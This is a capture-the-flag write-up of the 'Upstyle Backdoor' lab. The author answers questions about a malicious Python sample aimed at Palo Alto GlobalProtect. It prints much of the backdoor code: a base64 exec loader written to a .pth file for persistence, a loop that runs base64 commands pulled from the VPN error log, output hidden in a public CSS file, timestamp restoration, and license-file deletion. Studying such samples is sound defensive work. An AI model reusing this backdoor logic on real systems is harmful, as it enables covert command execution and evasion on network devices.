

LinkedIn: Kelvin Kimotho




Solution


I connected to the provided lab environment, A windows machine.



Question: What function is responsible for monitoring a log file for embedded commands and executing them, while also restoring the file to its original state?



I first unzipped the sample.zip file which contained a python script.



I then went ahead and opened the sample.py script using notepad++ editor to understand how the code works. I discovered that the check() method monitors log files for embedded commands using regex and also executes them.

sample.py | sample.py

```python
import os,base64,time
systempth = "/usr/lib/python3.6/site-packages/system.pth"
with open(systempth,'wb') as f:
    f.write(b'''import base64;exec(base64.b64decode(b"
def check():
    import os,subprocess,time,sys
    def start_process():
        import base64
        functioncode = b"def __main():
    import threading,time,os,re,base64
    def restore(css_path,content,atime,mtime):
        import os,time
        time.sleep(15)
        with open(css_path,'w') as f:
            f.write(content)
        os.utime(css_path,(atime,mtime))
    def __is_whole_hour():
        from datetime import datetime
        current_time = datetime.now().time()
        return current_time.minute != 0 and current_time.second == 0
    css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
    content = open(css_path).read()
    atime=os.path.getatime(css_path)
    mtime=os.path.getmtime(css_path)

    while True:
        try:
            SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
            lines = []
```

```
while True:
    try:
        SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
        lines = []
        WRITE_FLAG = False
        for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlin
            rst = re.search(SHELL_PATTERN,line)
            if rst:
                WRITE_FLAG = True
                cmd = base64.b64decode(rst.group(1)).decode()
                try:
                    output = os.popen(cmd).read()
                    with open(css_path,"a") as f:
                        f.write("/*"+output+"*/")
                except Exception as e:
                    pass
                continue
            lines.append(line)
        if WRITE_FLAG:
            atime=os.path.getatime("/var/log/pan/sslvpn_ngx_error.log")
            mtime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")

            with open("/var/log/pan/sslvpn_ngx_error.log","w") as f:
                f.writelines(lines)
            os.utime("/var/log/pan/sslvpn_ngx_error.log",(atime,mtime))
            import threading
            threading.Thread(target=restore,args=(css_path,content,atime,mtime)).star
    except:
```

Question: What is the system path that is used by the threat actor?

Correct

What is the system path that is used by the threat actor?

/usr/lib/python3.6/site-packages/system.pth

Completed

The system path is stored as a variable under variable name systempth on the second line in the python script.

```
import os,base64,time
systempth = "/usr/lib/python3.6/site-packages/system.pth"
with open(systempth,'wb') as f:
    f.write(b'''import base64;exec(base64.b64decode(b"
def check():
    import os,subprocess,time,sys
```

Question: What is the CSS path used by the script?

Correct

What is the CSS path used by the script?

/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css

Completed

Get unstuck?

The css path is stored under a variable name css_path on line 21 in the python script.

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

sample.py sample.py

```
12          import os,time
13          time.sleep(15)
14          with open(css_path,'w') as f:
15              f.write(content)
16          os.utime(css_path,(atime,mtime))
17      def __is_whole_hour():
18          from datetime import datetime
19          current_time = datetime.now().time()
20          return current_time.minute != 0 and current_time.second == 0
21      css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
22      content = open(css_path).read()
23      atime=os.path.getatime(css_path)
24      mtime=os.path.getmtime(css_path)
25
26      while True:
27          try:
28              SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
29              lines = []
30              WRITE_FLAG = False
31              for line in open("/var/log/pan/sslvpn ngx error.log",errors="ignore").readli
```

Question: Where does the script attempt to remove certain license files from?

Correct

Where does the script attempt to remove certain license files from?

/opt/pancfg/mgmt/licenses/

Completed

Get unstuck?

The script tries to unlink license file form /opt/pancfg/mgmt/licenses/ directory.

```
    signal.signal(signal.SIGTERM,stop)


protect()
check()

==''))''')
atime=os.path.getatime(os.__file__)
mtime=os.path.getmtime(os.__file__)
os.utime(systempth,(atime,mtime))
os.unlink(__file__)
import glob
os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM`*")[0])
```

Python file | length : 3,300 lines : 96 | Ln : 96 Col : 1 Sel : 60 | 1 | Windows (

Question: What specific signal does the protection function respond to?

Correct

What specific signal does the protection function respond to?

sigterm | Completed


Get unstuck?

The protect function responds to sigterm signal.


```
def protect():
    import os,signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()
    # os.unlink(__file__)
    def stop(sig,frame):
        if not os.path.exists(systempth):
            with open(systempth,"w") as f:
                f.write(content)

    signal.signal(signal.SIGTERM,stop)
```

Question: What function is responsible for protecting the script itself? Answer Format: functionname().


The protect() function is responsible for protecting the script.



Question: What type of pattern does the script search for within the log file?




The regular expression pattern is stored under a variable name ‘ SHELL_PATTERN ‘ on line 28 in the python script. The pattern is ‘ img\[([a-zA-Z0-9+/=]+)\] ‘



Question: Which specific log file does the script read from?

The script reads from /var/log/pan/sslvpn_ngx_error.log log file as declared on line 31 in the script.



This challenge provided valuable hands-on experience in analyzing a Python script used for malicious activities. By carefully examining the code, I identified key functions, system paths, and log file interactions that highlight the script's behavior. Successfully completing this task and earning a badge reinforces my skills in threat analysis and reverse engineering.

Kelvin Kimotho
has completed the "Upstyle Backdoor" challenge.

Badge Name:
Upstyle Backdoor

Completed on:
Feb, 14, 2025, 03:02 PM